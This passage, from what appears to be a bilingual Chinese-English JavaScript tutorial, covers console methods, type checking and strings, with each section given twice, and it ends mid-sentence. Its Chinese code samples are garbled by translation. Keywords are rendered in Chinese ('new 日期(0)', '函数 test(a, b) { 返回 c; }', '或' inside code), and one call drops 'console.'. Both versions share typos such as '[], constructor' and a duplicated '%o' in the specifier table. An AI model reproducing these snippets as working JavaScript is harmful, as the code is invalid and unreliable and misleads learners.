%o	将值格式化为可展开的 DOM 元素
%o	将值格式化为可展开的JavaScript对象
%c	根据第二个参数对输出字符串应用CSS样式规则

高级样式

当CSS格式说明符（%c）放置在字符串左侧时，print方法将接受第二个参数，该参数包含CSS规则，允许对该字符串的格式进行细粒度控制：

```
console.log('%cHello world!', 'color: blue; font-size: xx-large');
```

显示：

```
> console.log("%cHello world!", "color: blue; font-size: xx-large");
```

Hello world!

可以使用多个%c格式说明符：

- 任何位于%c右侧的子字符串在print方法中都有对应的参数；如果不需要对该子字符串应用
- CSS规则，该参数可以是空字符串；如果发现两个%c格式说明符，第1个（被%c包围的）和第2个子字符串
- 的规则将分别在print方法的第2和第3个参数中定义。
- 如果发现三个%c格式说明符，则第1、第2和第3个子字符串的规则将分别在第2、第3和第4个参数中定义，依此类推.....

```
console.log("%cHello %cWorld%c!!", // 要打印的字符串
            "color: blue;", // 对第一个子字符串应用颜色格式
            "font-size: xx-large;", // 对第二个子字符串应用字体格式
            /* no CSS rule */ // 不对剩余子字符串应用任何规则
);
```

显示：

```
> console.log("%cHello %cWorld%c!!", "color: blue;", "font-size: xx-large;", /* no CSS rule */);
```

Hello World!!

Section 5.2: Formatting console output

Many of the console's print methods can also handle C-like string formatting, using % tokens:

```
console.log('%s has %d points', 'Sam', 100);
```

Displays Sam has 100 points.

The full list of format specifiers in JavaScript is:

Specifier	Output
%s	Formats the value as a string
%i or %d	Formats the value as an integer
%f	Formats the value as a floating point value
%o	Formats the value as an expandable DOM element
%o	Formats the value as an expandable JavaScript object
%c	Applies CSS style rules to the output string as specified by the second parameter

Advanced styling

When the CSS format specifier (%c) is placed at the left side of the string, the print method will accept a second parameter with CSS rules which allow fine-grained control over the formatting of that string:

```
console.log('%cHello world!', 'color: blue; font-size: xx-large');
```

Displays:

```
> console.log("%cHello world!", "color: blue; font-size: xx-large");
```

Hello world!

It is possible to use multiple %c format specifiers:

- any substring to the right of a %c has a corresponding parameter in the print method;
- this parameter may be an empty string, if there is no need to apply CSS rules to that same substring;
- if two %c format specifiers are found, the 1st (encased in %c) and 2nd substring will have their rules defined in the 2nd and 3rd parameter of the print method respectively.
- if three %c format specifiers are found, then the 1st, 2nd and 3rd substrings will have their rules defined in the 2nd, 3rd and 4th parameter respectively, and so on...

```
console.log("%cHello %cWorld%c!!", // string to be printed
            "color: blue;", // applies color formatting to the 1st substring
            "font-size: xx-large;", // applies font formatting to the 2nd substring
            /* no CSS rule */ // does not apply any rule to the remaining substring
);
```

Displays:

```
> console.log("%cHello %cWorld%c!!", "color: blue;", "font-size: xx-large;", /* no CSS rule */);
```

Hello World!!

使用分组缩进输出

可以使用以下方法在调试控制台中缩进输出并将其包含在可折叠的分组中：

- `console.groupCollapsed()`：创建一个折叠的条目分组，可以通过展开按钮展开以显示在调用此方法后执行的所有条目；
- `console.group()`：创建一个展开的条目分组，可以折叠以隐藏在调用此方法后执行的条目。

可以使用以下方法取消后续条目的缩进：

- `console.groupEnd()`：退出当前分组，允许在调用此方法后在父分组中打印新的条目。

分组可以嵌套，以允许多个缩进输出或可折叠层级相互包含：



Using groups to indent output

Output can be indented and enclosed in a collapsible group in the debugging console with the following methods:

- `console.groupCollapsed()`: creates a collapsed group of entries that can be expanded through the disclosure button in order to reveal all the entries performed after this method is invoked;
- `console.group()`: creates an expanded group of entries that can be collapsed in order to hide the entries after this method is invoked.

The indentation can be removed for posterior entries by using the following method:

- `console.groupEnd()`: exits the current group, allowing newer entries to be printed in the parent group after this method is invoked.

Groups can be cascaded to allow multiple indented output or collapsible layers within each other:



第5.3节：打印到浏览器的调试控制台

浏览器的调试控制台可以用来打印简单的信息。这个调试或[网页控制台](#)可以在直接在浏览器中打开（[F12](#)键在大多数浏览器中-详见下方备注获取更多信息），并且可以通过输入以下内容调用console JavaScript对象的log方法：

```
console.log('我的信息');
```

然后，按下 [回车](#)，这将在调试控制台中显示我的信息。

`console.log()`可以接受当前作用域中任意数量的参数和变量。多个参数会在一行内打印，参数之间有一个小空格。

```
var obj = { test: 1 };  
console.log(['字符串'], 1, obj, window);
```

该log方法将在调试控制台显示以下内容：

Section 5.3: Printing to a browser's debugging console

A browser's debugging console can be used in order to print simple messages. This debugging or [web console](#) can be directly opened in the browser ([F12](#) key in most browsers – see *Remarks* below for further information) and the `log` method of the `console` JavaScript object can be invoked by typing the following:

```
console.log('My message');
```

Then, by pressing [Enter](#), this will display My message in the debugging console.

`console.log()` can be called with any number of arguments and variables available in the current scope. Multiple arguments will be printed in one line with a small space between them.

```
var obj = { test: 1 };  
console.log(['string'], 1, obj, window);
```

The `log` method will display the following in the debugging console:

```
['字符串'] 1 对象 { test: 1 } 窗口 { /* 内容被截断 */ }
```

除了普通字符串，`console.log()` 还可以处理其他类型，如数组、对象、日期、函数等：

```
console.log([0, 3, 32, '一个字符串']);  
console.log({ key1: '值', key2: '另一个值'});
```

显示：

```
数组 [0, 3, 32, '一个字符串']  
对象 { key1: '值', key2: '另一个值'}
```

嵌套对象可能会被折叠：

```
console.log({ key1: '值', key2: ['一', '二'], key3: { a: 1, b: 2 } });
```

显示：

```
对象 { key1: '值', key2: 数组[2], key3: 对象 }
```

某些类型如日期对象和函数可能会以不同方式显示：

```
console.log(new 日期(0));  
console.log(函数 test(a, b) { 返回 c; });
```

显示：

```
周三 12月 31 1969 19:00:00 GMT-0500 (东部标准时间)  
函数 test(a, b) { 返回 c; }
```

其他打印方法

除了`log`方法，现代浏览器还支持类似的方法：

- `console.info` – 小型信息图标 (ⓘ) 显示在打印的字符串或对象的左侧。
- `console.warn` – 小型警告图标 (!) 显示在左侧。在某些浏览器中，日志的背景为黄色。
- `console.error` – 小型叉号图标 (⊗) 显示在左侧。在某些浏览器中，日志的背景为红色。
- `console.timeStamp` – 输出当前时间和指定字符串，但该方法非标准：

```
console.timeStamp('msg');
```

显示：

```
00:00:00.001 msg
```

- `console.trace` – 输出当前堆栈跟踪，或在全局作用域调用时显示与`log`方法相同的输出。

```
function sec() {  
    first();
```

```
['string'] 1 Object { test: 1 } Window { /* truncated */ }
```

Beside plain strings, `console.log()` can handle other types, like arrays, objects, dates, functions, etc.:

```
console.log([0, 3, 32, 'a string']);  
console.log({ key1: 'value', key2: 'another value'});
```

Displays:

```
Array [0, 3, 32, 'a string']  
Object { key1: 'value', key2: 'another value'}
```

Nested objects may be collapsed:

```
console.log({ key1: 'val', key2: ['one', 'two'], key3: { a: 1, b: 2 } });
```

Displays:

```
Object { key1: 'val', key2: Array[2], key3: Object }
```

Certain types such as Date objects and `functions` may be displayed differently:

```
console.log(new Date(0));  
console.log(function test(a, b) { return c; });
```

Displays:

```
Wed Dec 31 1969 19:00:00 GMT-0500 (Eastern Standard Time)  
function test(a, b) { return c; }
```

Other print methods

In addition to the `log` method, modern browsers also support similar methods:

- `console.info` – small informative icon (ⓘ) appears on the left side of the printed string(s) or object(s).
- `console.warn` – small warning icon (!) appears on the left side. In some browsers, the background of the log is yellow.
- `console.error` – small times icon (⊗) appears on the left side. In some browsers, the background of the log is red.
- `console.timeStamp` – outputs the current time and a specified string, but is non-standard:

```
console.timeStamp('msg');
```

Displays:

```
00:00:00.001 msg
```

- `console.trace` – outputs the current stack trace or displays the same output as the `log` method if invoked in the global scope.

```
function sec() {  
    first();
```

```
}  
function first() {  
    console.trace();  
}  
sec();
```

显示：

第一
秒
(anonymous function)

```
console.log VM165:45  
➊ console.info VM165:45  
➋ console.debug VM165:45  
⚠ ▶ console.warn VM165:45  
✖ ▶ console.error VM165:45  
▼ console.trace VM165:47  
window.onload @ VM165:47
```

上图显示了所有函数，除了 Chrome 版本 56 中的 timeStamp。

这些方法的行为类似于 log 方法，在不同的调试控制台中可能以不同的颜色或格式显示。

在某些调试器中，可以通过点击打印的文本或一个小三角符号 (►) 来进一步展开单个对象的信息，该符号指向相应的对象属性。这些可折叠的对象属性在日志中可以展开或关闭。有关更多信息，请参见 console.dir。

第5.4节：记录日志时包含堆栈跟踪 - console.trace()

```
函数 foo() {  
    console.trace('我的日志语句');  
}  
  
foo();
```

将在控制台显示如下内容：

```
我的日志语句 VM696:1  
foo @ VM696:1  
(匿名函数) @ (程序):1
```

注意：如果可用，了解相同的堆栈跟踪也可以作为Error对象的属性访问，这非常有用。对于后期处理和收集自动反馈来说，这很有帮助。

```
var e = new Error('foo');  
console.log(e.stack);
```

第5.5节：制表值 - console.table()

在大多数环境中，console.table()可以用来以表格格式显示对象和数组。

例如：

```
}  
function first() {  
    console.trace();  
}  
sec();
```

Displays:

first
sec
(anonymous function)

```
console.log VM165:45  
➊ console.info VM165:45  
➋ console.debug VM165:45  
⚠ ▶ console.warn VM165:45  
✖ ▶ console.error VM165:45  
▼ console.trace VM165:47  
window.onload @ VM165:47
```

The above image shows all the functions, with the exception of timeStamp, in Chrome version 56.

These methods behave similarly to the log method and in different debugging consoles may render in different colors or formats.

In certain debuggers, the individual objects information can be further expanded by clicking the printed text or a small triangle (►) which refers to the respective object properties. These collapsing object properties can be open or closed on log. See the console.dir for additional information on this

Section 5.4: Including a stack trace when logging - console.trace()

```
function foo() {  
    console.trace('My log statement');  
}  
  
foo();
```

Will display this in the console:

```
My log statement VM696:1  
foo @ VM696:1  
(anonymous function) @ (program):1
```

Note: Where available it's also useful to know that the same stack trace is accessible as a property of the Error object. This can be useful for post-processing and gathering automated feedback.

```
var e = new Error('foo');  
console.log(e.stack);
```

Section 5.5: Tabulating values - console.table()

In most environments, console.table() can be used to display objects and arrays in a tabular format.

For example:

```
console.table(['Hello', 'world']);
```

显示如下：

(索引)值

```
0    "你好"  
1    "世界"
```

```
console.table({foo: 'bar', bar: 'baz'});
```

显示如下：

(索引) 值

```
"foo"  "bar"  
"bar"  "baz"
```

```
var personArr = [  
{  
    "personId": 123,  
    "name": "Jhon",  
    "city": "墨尔本",  
    "phoneNo": "1234567890"  
,  
{  
    "personId": 124,  
    "name": "阿米莉亚",  
    "city": "悉尼",  
    "phoneNo": "1234567890"  
,  
{  
    "personId": 125,  
    "name": "艾米丽",  
    "city": "珀斯",  
    "phoneNo": "1234567890"  
,  
{  
    "personId": 126,  
    "name": "亚伯拉罕",  
    "city": "珀斯",  
    "phoneNo": "1234567890"  
}  
];  
  
table(personArr, ['name', 'personId']);
```

显示如下：

```
console.table(['Hello', 'world']);
```

displays like:

(index) value

```
0    "Hello"  
1    "world"
```

```
console.table({foo: 'bar', bar: 'baz'});
```

displays like:

(index) value

```
"foo"  "bar"  
"bar"  "baz"
```

```
var personArr = [  
{  
    "personId": 123,  
    "name": "Jhon",  
    "city": "Melbourne",  
    "phoneNo": "1234567890"  
,  
{  
    "personId": 124,  
    "name": "Amelia",  
    "city": "Sydney",  
    "phoneNo": "1234567890"  
,  
{  
    "personId": 125,  
    "name": "Emily",  
    "city": "Perth",  
    "phoneNo": "1234567890"  
,  
{  
    "personId": 126,  
    "name": "Abraham",  
    "city": "Perth",  
    "phoneNo": "1234567890"  
}  
];  
  
console.table(personArr, ['name', 'personId']);
```

displays like:

```

var personArr = [ { "personId": 123, "name": "Jhon", "city": "Melbourne", "phoneNo": "1234567890" }, { "personId": 124, "name": "Amelia", "city": "Sydney", "phoneNo": "1234567890" }, { "personId": 125, "name": "Emily", "city": "Perth", "phoneNo": "1234567890" }, { "personId": 126, "name": "Abraham", "city": "Perth", "phoneNo": "1234567890" } ];
console.table(personArr, ['name', 'personId']);

```

(index)	name	personId
0	"Jhon"	123
1	"Amelia"	124
2	"Emily"	125
3	"Abraham"	126

▶ Array[4]
↳ undefined
↳ |

```

var personArr = [ { "personId": 123, "name": "Jhon", "city": "Melbourne", "phoneNo": "1234567890" }, { "personId": 124, "name": "Amelia", "city": "Sydney", "phoneNo": "1234567890" }, { "personId": 125, "name": "Emily", "city": "Perth", "phoneNo": "1234567890" }, { "personId": 126, "name": "Abraham", "city": "Perth", "phoneNo": "1234567890" } ];
console.table(personArr, ['name', 'personId']);

```

(index)	name	personId
0	"Jhon"	123
1	"Amelia"	124
2	"Emily"	125
3	"Abraham"	126

▶ Array[4]
↳ undefined
↳ |

第5.6节：计数 - console.count()

`console.count([obj])` 在作为参数提供的对象值上放置一个计数器。每次调用此方法时，计数器都会增加（空字符串 '' 除外）。调试控制台会根据以下格式显示标签和数字：

[label]: X

label 表示作为参数传入的对象的值，X 表示计数器的值。

始终会考虑对象的值，即使参数是变量：

```

var o1 = 1, o2 = '2', o3 = "";
console.count(o1);
console.count(o2);
console.count(o3);

console.count(1);
console.count('2');
console.count('');

```

显示：

```

1: 1
2: 1
: 1
1: 2
2: 2
: 1

```

包含数字的字符串会被转换为Number对象：

```
console.count(42.3);
```

Section 5.6: Counting - console.count()

`console.count([obj])` places a counter on the object's value provided as argument. Each time this method is invoked, the counter is increased (with the exception of the empty string ''). A label together with a number is displayed in the debugging console according to the following format:

[label]: X

label represents the value of the object passed as argument and X represents the counter's value.

An object's value is always considered, even if variables are provided as arguments:

```

var o1 = 1, o2 = '2', o3 = "";
console.count(o1);
console.count(o2);
console.count(o3);

console.count(1);
console.count('2');
console.count('');

```

Displays:

```

1: 1
2: 1
: 1
1: 2
2: 2
: 1

```

Strings with numbers are converted to Number objects:

```
console.count(42.3);
```

```
console.count(Number('42.3'));
console.count('42.3');
```

显示：

```
42.3: 1
42.3: 2
42.3: 3
```

函数点总是指向全局Function对象：

```
console.count(console.constructor);
console.count(function(){});
console.count(Object);
var fn1 = function myfn(){}
console.count(fn1);
console.count(Number);
```

显示：

```
[object Function]: 1
[object Function]: 2
[object Function]: 3
[object Function]: 4
[object Function]: 5
```

某些对象会根据它们所指向的对象类型获得特定的计数器：

```
console.count(undefined);
console.count(document.Batman);
var obj;
console.count(obj);
console.count(Number(undefined));
console.count(NaN);
console.count(NaN+3);
console.count(1/0);
console.count(String(1/0));
console.count(window);
console.count(document);
console.count(console);
console.count(console.__proto__);
console.count(console.constructor.prototype);
console.count(console.__proto__.constructor.prototype);
console.count(Object.getPrototypeOf(console));
console.count(null);
```

显示：

```
undefined: 1
undefined: 2
undefined: 3
NaN: 1
NaN: 2
NaN: 3
Infinity: 1
Infinity: 2
[object Window]: 1
[object HTMLDocument]: 1
[object Object]: 1
```

```
console.count(Number('42.3'));
console.count('42.3');
```

Displays:

```
42.3: 1
42.3: 2
42.3: 3
```

Functions point always to the global Function object:

```
console.count(console.constructor);
console.count(function(){});
console.count(Object);
var fn1 = function myfn(){}
console.count(fn1);
console.count(Number);
```

Displays:

```
[object Function]: 1
[object Function]: 2
[object Function]: 3
[object Function]: 4
[object Function]: 5
```

Certain objects get specific counters associated to the type of object they refer to:

```
console.count(undefined);
console.count(document.Batman);
var obj;
console.count(obj);
console.count(Number(undefined));
console.count(NaN);
console.count(NaN+3);
console.count(1/0);
console.count(String(1/0));
console.count(window);
console.count(document);
console.count(console);
console.count(console.__proto__);
console.count(console.constructor.prototype);
console.count(console.__proto__.constructor.prototype);
console.count(Object.getPrototypeOf(console));
console.count(null);
```

Displays:

```
undefined: 1
undefined: 2
undefined: 3
NaN: 1
NaN: 2
NaN: 3
Infinity: 1
Infinity: 2
[object Window]: 1
[object HTMLDocument]: 1
[object Object]: 1
```

```
[object Object]: 2  
[object Object]: 3  
[object Object]: 4  
[object Object]: 5  
null: 1
```

空字符串或缺少参数

如果在调试控制台中顺序输入count方法时未提供参数，则假定参数为空字符串，即：

```
> console.count();  
: 1  
> console.count('');  
: 2  
> console.count("");  
: 3
```

第5.7节：清除控制台 - console.clear()

您可以使用console.clear()方法清除控制台窗口。这会移除控制台中之前打印的所有消息，并且在某些环境中可能会打印类似“控制台已清除”的消息。

第5.8节：交互式显示对象和XML - console.dir(), console.dirxml()

console.dir(object)显示指定JavaScript对象属性的交互式列表。输出以层级列表形式呈现，带有展开三角形，允许您查看子对象的内容。

```
var myObject = {  
    "foo":{  
        "bar":"data"  
    }  
};  
  
console.dir(myObject);
```

显示：

```
> var myObject = {  
    "foo":{  
        "bar":"data"  
    }  
};  
  
console.dir(myObject);  
  
▼ Object □  
  ▼ foo: Object  
    bar: "data"  
    ▶ __proto__: Object  
    ▶ __proto__: Object  
◀ undefined  
▶ |
```

console.dirxml(object)如果可能，打印对象后代元素的XML表示，否则打印JavaScript表示。在HTML和XML元素上调用console.dirxml()等同于调用console.log()。

```
[object Object]: 2  
[object Object]: 3  
[object Object]: 4  
[object Object]: 5  
null: 1
```

Empty string or absence of argument

If no argument is provided while **sequentially inputting the count method in the debugging console**, an empty string is assumed as parameter, i.e.:

```
> console.count();  
: 1  
> console.count('');  
: 2  
> console.count("");  
: 3
```

Section 5.7: Clearing the console - console.clear()

You can clear the console window using the console.clear() method. This removes all previously printed messages in the console and may print a message like "Console was cleared" in some environments.

Section 5.8: Displaying objects and XML interactively - console.dir(), console.dirxml()

console.dir(object) displays an interactive list of the properties of the specified JavaScript object. The output is presented as a hierarchical listing with disclosure triangles that let you see the contents of child objects.

```
var myObject = {  
    "foo":{  
        "bar":"data"  
    }  
};  
  
console.dir(myObject);
```

displays:

```
> var myObject = {  
    "foo":{  
        "bar":"data"  
    }  
};  
  
console.dir(myObject);  
  
▼ Object □  
  ▼ foo: Object  
    bar: "data"  
    ▶ __proto__: Object  
    ▶ __proto__: Object  
◀ undefined  
▶ |
```

console.dirxml(object) prints an XML representation of the descendant elements of object if possible, or the JavaScript representation if not. Calling console.dirxml() on HTML and XML elements is equivalent to calling console.log().

示例1：

```
console.dirxml(document)
```

显示：

```
> console.dirxml(document)
  ▼#document
    <!DOCTYPE html>
    <html lang="en">
      ▶<head>...</head>
      ▶<body class="init default-theme des-mat" style="background: rgb(255, 255, 255);">...</body>
    </html>
<‐ undefined
>
```

示例 2：

```
console.log(document)
```

显示：

```
> console.log(document);
  ▼#document
    <!DOCTYPE html>
    <html lang="en">
      ▶<head>...</head>
      ▶<body class="init default-theme des-mat" style="background: rgb(255, 255, 255);">...</body>
    </html>
<‐ undefined
> |
```

示例 3：

```
var myObject = {
  "foo": {
    "bar": "data"
  }
};

console.dirxml(myObject);
```

显示：

Example 1:

```
console.dirxml(document)
```

displays:

```
> console.dirxml(document)
  ▼#document
    <!DOCTYPE html>
    <html lang="en">
      ▶<head>...</head>
      ▶<body class="init default-theme des-mat" style="background: rgb(255, 255, 255);">...</body>
    </html>
<‐ undefined
>
```

Example 2:

```
console.log(document)
```

displays:

```
> console.log(document);
  ▼#document
    <!DOCTYPE html>
    <html lang="en">
      ▶<head>...</head>
      ▶<body class="init default-theme des-mat" style="background: rgb(255, 255, 255);">...</body>
    </html>
<‐ undefined
> |
```

Example 3:

```
var myObject = {
  "foo": {
    "bar": "data"
  }
};

console.dirxml(myObject);
```

displays:

```

> var myObject = {
  "foo": {
    "bar": "data"
  }
};

console.dirxml(myObject);

```

▼ Object {foo: Object} ⓘ
 ▼ foo: Object
 bar: "data"
 ► __proto__: Object
 ► __proto__: Object
 ← undefined
> |

第 5.9 节：使用断言调试 - console.assert()

如果断言为false，则向控制台写入错误信息。否则，如果断言为true，则不执行任何操作。

```
console.assert('one' === 1);
```

✖ 2016-07-27 11:36:04.311
 ▼ Assertion failed:
 (anonymous function) @ VM1597:1

断言后可以提供多个参数-这些参数可以是字符串或其他对象-仅当断言为false时才会被打印：

```

> console.assert(true, "Testing assertion...", NaN, undefined, Object)
< undefined
> console.assert(false, "Testing assertion...", NaN, undefined, Object)
✖ ► Assertion failed: Testing assertion... NaN undefined function Object() { [native code] }
< undefined
> |

```

`console.assert` 不会抛出 `AssertionError` (Node.js 除外)，这意味着该方法与大多数测试框架不兼容，且代码执行在断言失败时不会中断。

```

> var myObject = {
  "foo": {
    "bar": "data"
  }
};

console.dirxml(myObject);

```

▼ Object {foo: Object} ⓘ
 ▼ foo: Object
 bar: "data"
 ► __proto__: Object
 ► __proto__: Object
 ← undefined
> |

Section 5.9: Debugging with assertions - console.assert()

Writes an error message to the console if the assertion is `false`. Otherwise, if the assertion is `true`, this does nothing.

```
console.assert('one' === 1);
```

✖ 2016-07-27 11:36:04.311
 ▼ Assertion failed:
 (anonymous function) @ VM1597:1

Multiple arguments can be provided after the assertion-these can be strings or other objects-that will only be printed if the assertion is `false`:

```

> console.assert(true, "Testing assertion...", NaN, undefined, Object)
< undefined
> console.assert(false, "Testing assertion...", NaN, undefined, Object)
✖ ► Assertion failed: Testing assertion... NaN undefined function Object() { [native code] }
< undefined
> |

```

`console.assert` does not throw an `AssertionError` (except in Node.js), meaning that this method is incompatible with most testing frameworks and that code execution will not break on a failed assertion.

第6章：JavaScript中的数据类型

第6.1节：typeof

`typeof` 是获取JavaScript中类型的“官方”函数，然而在某些情况下它可能会产生一些意想不到的结果...

1. 字符串

```
typeof "String" 或  
typeof Date(2011,01,01)
```

```
"string"
```

2. 数字

```
typeof 42
```

```
"number"
```

3. 布尔值

```
typeof true (有效值为 true 和 false)
```

```
"boolean"
```

4. 对象

```
typeof {} 或  
typeof [] 或  
typeof null 或  
typeof /aaa/ 或  
typeof Error()
```

```
"object"
```

5. 函数

```
typeof function(){}

```

```
"function"
```

6. 未定义

```
var var1; typeof var1
```

```
"undefined"
```

Chapter 6: Datatypes in JavaScript

Section 6.1: typeof

`typeof` is the 'official' function that one uses to get the type in JavaScript, however in certain cases it might yield some unexpected results ...

1. Strings

```
typeof "String" or  
typeof Date(2011,01,01)
```

```
"string"
```

2. Numbers

```
typeof 42
```

```
"number"
```

3. Bool

```
typeof true (valid values true and false)
```

```
"boolean"
```

4. Object

```
typeof {} or  
typeof [] or  
typeof null or  
typeof /aaa/ or  
typeof Error()
```

```
"object"
```

5. Function

```
typeof function(){}

```

```
"function"
```

6. Undefined

```
var var1; typeof var1
```

```
"undefined"
```

第6.2节：查找对象的类

要判断一个对象是否由某个构造函数或继承自该构造函数的构造函数创建，可以使用 `instanceof` 命令：

```
//我们希望这个函数对传入的数字求和  
//它可以被调用为 sum(1, 2, 3) 或 sum([1, 2, 3]), 结果应为6  
function sum(...arguments) {  
    if (arguments.length === 1) {  
        const [firstArg] = arguments  
        if (firstArg instanceof Array) { //firstArg 是类似 [1, 2, 3] 的数组  
            return sum(...firstArg) //调用 sum(1, 2, 3)  
        }  
    }  
    return arguments.reduce((a, b) => a + b)  
}  
  
console.log(sum(1, 2, 3)) //6  
console.log(sum([1, 2, 3])) //6  
console.log(sum(4)) //4
```

注意，原始值不被视为任何类的实例：

```
console.log(2 instanceof Number) //false  
console.log('abc' instanceof String) //false  
console.log(true instanceof Boolean) //false  
console.log(Symbol() instanceof Symbol) //false
```

JavaScript 中除了 `null` 和 `undefined` 之外的每个值都有一个 `constructor` 属性，存储着用于构造它的函数。即使是原始值也适用。

```
// 而 instanceof 也会捕获子类的实例，  
// 使用 obj.constructor 则不会  
console.log([] instanceof Object, [] instanceof Array) //true true  
console.log([], constructor === Object, [].constructor === Array) //false true  
  
function isNumber(value) {  
    // 访问 null.constructor 和 undefined.constructor 会抛出错误  
    if (value === null || value === undefined) return false  
    return value.constructor === Number  
}  
console.log(isNumber(null), isNumber(undefined)) //false false  
console.log(isNumber('abc'), isNumber([]), isNumber(() => 1)) //false false false  
console.log(isNumber(0), isNumber(Number('10.1')), isNumber(NaN)) //true true true
```

第6.3节：通过构造函数名称获取对象类型

当使用 `typeof` 操作符得到类型为 `object` 时，它属于某种宽泛的类别...

在实际操作中，你可能需要缩小范围，确定它到底是哪种“对象”，一种方法是使用 对象构造函数名称来获取它实际是哪种类型的对象：`Object.prototype.toString.call(yourObject)`

1. 字符串

```
Object.prototype.toString.call("String")
```

```
"[object String]"
```

Section 6.2: Finding an object's class

To find whether an object was constructed by a certain constructor or one inheriting from it, you can use the `instanceof` command:

```
//We want this function to take the sum of the numbers passed to it  
//It can be called as sum(1, 2, 3) or sum([1, 2, 3]) and should give 6  
function sum(...arguments) {  
    if (arguments.length === 1) {  
        const [firstArg] = arguments  
        if (firstArg instanceof Array) { //firstArg is something like [1, 2, 3]  
            return sum(...firstArg) //calls sum(1, 2, 3)  
        }  
    }  
    return arguments.reduce((a, b) => a + b)  
}  
  
console.log(sum(1, 2, 3)) //6  
console.log(sum([1, 2, 3])) //6  
console.log(sum(4)) //4
```

Note that primitive values are not considered instances of any class:

```
console.log(2 instanceof Number) //false  
console.log('abc' instanceof String) //false  
console.log(true instanceof Boolean) //false  
console.log(Symbol() instanceof Symbol) //false
```

Every value in JavaScript besides `null` and `undefined` also has a `constructor` property storing the function that was used to construct it. This even works with primitives.

```
//Whereas instanceof also catches instances of subclasses,  
//using obj.constructor does not  
console.log([] instanceof Object, [] instanceof Array) //true true  
console.log([], constructor === Object, [].constructor === Array) //false true  
  
function isNumber(value) {  
    //null.constructor and undefined.constructor throw an error when accessed  
    if (value === null || value === undefined) return false  
    return value.constructor === Number  
}  
console.log(isNumber(null), isNumber(undefined)) //false false  
console.log(isNumber('abc'), isNumber([]), isNumber(() => 1)) //false false false  
console.log(isNumber(0), isNumber(Number('10.1')), isNumber(NaN)) //true true true
```

Section 6.3: Getting object type by constructor name

When one with `typeof` operator one gets type `object` it falls into somewhat wast category...

In practice you might need to narrow it down to what sort of 'object' it actually is and one way to do it is to use object constructor name to get what flavour of object it actually is: `Object.prototype.toString.call(yourObject)`

1. String

```
Object.prototype.toString.call("String")
```

```
"[object String]"
```

2. 数字

```
Object.prototype.toString.call(42)
```

```
"[object Number]"
```

3. 布尔值

```
Object.prototype.toString.call(true)
```

```
"[object Boolean]"
```

4. 对象

```
Object.prototype.toString.call(Object()) 或  
Object.prototype.toString.call({})
```

```
"[object Object]"
```

5. 函数

```
Object.prototype.toString.call(function(){})
```

```
"[object Function]"
```

6. 日期

```
Object.prototype.toString.call(new Date(2015,10,21))
```

```
"[object Date]"
```

7. 正则表达式

```
Object.prototype.toString.call(new RegExp()) 或  
Object.prototype.toString.call(/foo/);
```

```
"[object RegExp]"
```

8. 数组

```
Object.prototype.toString.call([]);
```

```
"[object Array]"
```

9. 空值 (Null)

```
Object.prototype.toString.call(null);
```

2. Number

```
Object.prototype.toString.call(42)
```

```
"[object Number]"
```

3. Bool

```
Object.prototype.toString.call(true)
```

```
"[object Boolean]"
```

4. Object

```
Object.prototype.toString.call(Object()) or  
Object.prototype.toString.call({})
```

```
"[object Object]"
```

5. Function

```
Object.prototype.toString.call(function(){})
```

```
"[object Function]"
```

6. Date

```
Object.prototype.toString.call(new Date(2015,10,21))
```

```
"[object Date]"
```

7. Regex

```
Object.prototype.toString.call(new RegExp()) or  
Object.prototype.toString.call(/foo/);
```

```
"[object RegExp]"
```

8. Array

```
Object.prototype.toString.call([]);
```

```
"[object Array]"
```

9. Null

```
Object.prototype.toString.call(null);
```

"[object Null]"

10. 未定义 (Undefined)

```
Object.prototype.toString.call(undefined);
```

"[object Undefined]"

11. 错误 (Error)

```
Object.prototype.toString.call(Error());
```

"[object Error]"

"[object Null]"

10. Undefined

```
Object.prototype.toString.call(undefined);
```

"[object Undefined]"

11. Error

```
Object.prototype.toString.call(Error());
```

"[object Error]"

第7章：字符串

第7.1节：基本信息与字符串连接

JavaScript中的字符串可以用单引号'hello'、双引号"Hello"以及（从ES2015，ES6开始）模板字面量（反引号）`hello`括起来。

```
var hello = "Hello";
var world = 'world';
var helloW = `Hello World`; // ES2015 / ES6
```

字符串可以通过String()函数从其他类型创建。

```
var intString = String(32); // "32"
var booleanString = String(true); // "true"
var nullString = String(null); // "null"
```

或者，可以使用toString()将数字、布尔值或对象转换为字符串。

```
var intString = (5232).toString(); // "5232"
var booleanString = (false).toString(); // "false"
var objString = ({}).toString(); // "[object Object]"
```

字符串也可以通过使用String.fromCharCode方法来创建。

```
String.fromCharCode(104,101,108,108,111) //"hello"
```

使用new关键字创建字符串对象是允许的，但不推荐这样做，因为它的行为像对象，而不是原始字符串。

```
var objectString = new String("Yes, I am a String object");
typeof objectString; // "object"
typeof objectString.valueOf(); // "string"
```

字符串连接

字符串连接可以使用+连接运算符，或者使用字符串对象原型上的内置concat()方法来完成。

```
var foo = "Foo";
var bar = "Bar";
console.log(foo + bar); // => "FooBar"
console.log(foo + " " + bar); // => "Foo Bar"

foo.concat(bar) // => "FooBar"
"a".concat("b", " ", "d") // => "ab d"
```

字符串可以与非字符串变量连接，但会将非字符串变量转换为字符串类型。

```
var string = "string";
var number = 32;
var boolean = true;

console.log(string + number + boolean); // "string32true"
```

字符串模板

Chapter 7: Strings

Section 7.1: Basic Info and String Concatenation

Strings in JavaScript can be enclosed in Single quotes 'hello' , Double quotes "Hello" and (from ES2015, ES6) in Template Literals (*backticks*) `hello` .

```
var hello = "Hello";
var world = 'world';
var helloW = `Hello World`; // ES2015 / ES6
```

Strings can be created from other types using the String() function.

```
var intString = String(32); // "32"
var booleanString = String(true); // "true"
var nullString = String(null); // "null"
```

Or, toString() can be used to convert Numbers, Booleans or Objects to Strings.

```
var intString = (5232).toString(); // "5232"
var booleanString = (false).toString(); // "false"
var objString = ({}).toString(); // "[object Object]"
```

Strings also can be created by using String.fromCharCode method.

```
String.fromCharCode(104,101,108,108,111) //"hello"
```

Creating a String object using new keyword is allowed, but is not recommended as it behaves like Objects unlike primitive strings.

```
var objectString = new String("Yes, I am a String object");
typeof objectString; // "object"
typeof objectString.valueOf(); // "string"
```

Concatenating Strings

String concatenation can be done with the + concatenation operator, or with the built-in concat() method on the String object prototype.

```
var foo = "Foo";
var bar = "Bar";
console.log(foo + bar); // => "FooBar"
console.log(foo + " " + bar); // => "Foo Bar"

foo.concat(bar) // => "FooBar"
"a".concat("b", " ", "d") // => "ab d"
```

Strings can be concatenated with non-string variables but will type-convert the non-string variables into strings.

```
var string = "string";
var number = 32;
var boolean = true;

console.log(string + number + boolean); // "string32true"
```

String Templates

字符串可以使用模板字面量（反引号）`hello`创建。

```
var greeting = `Hello`;
```

使用模板字面量，可以在模板字面量中通过\${变量}进行字符串插值：

```
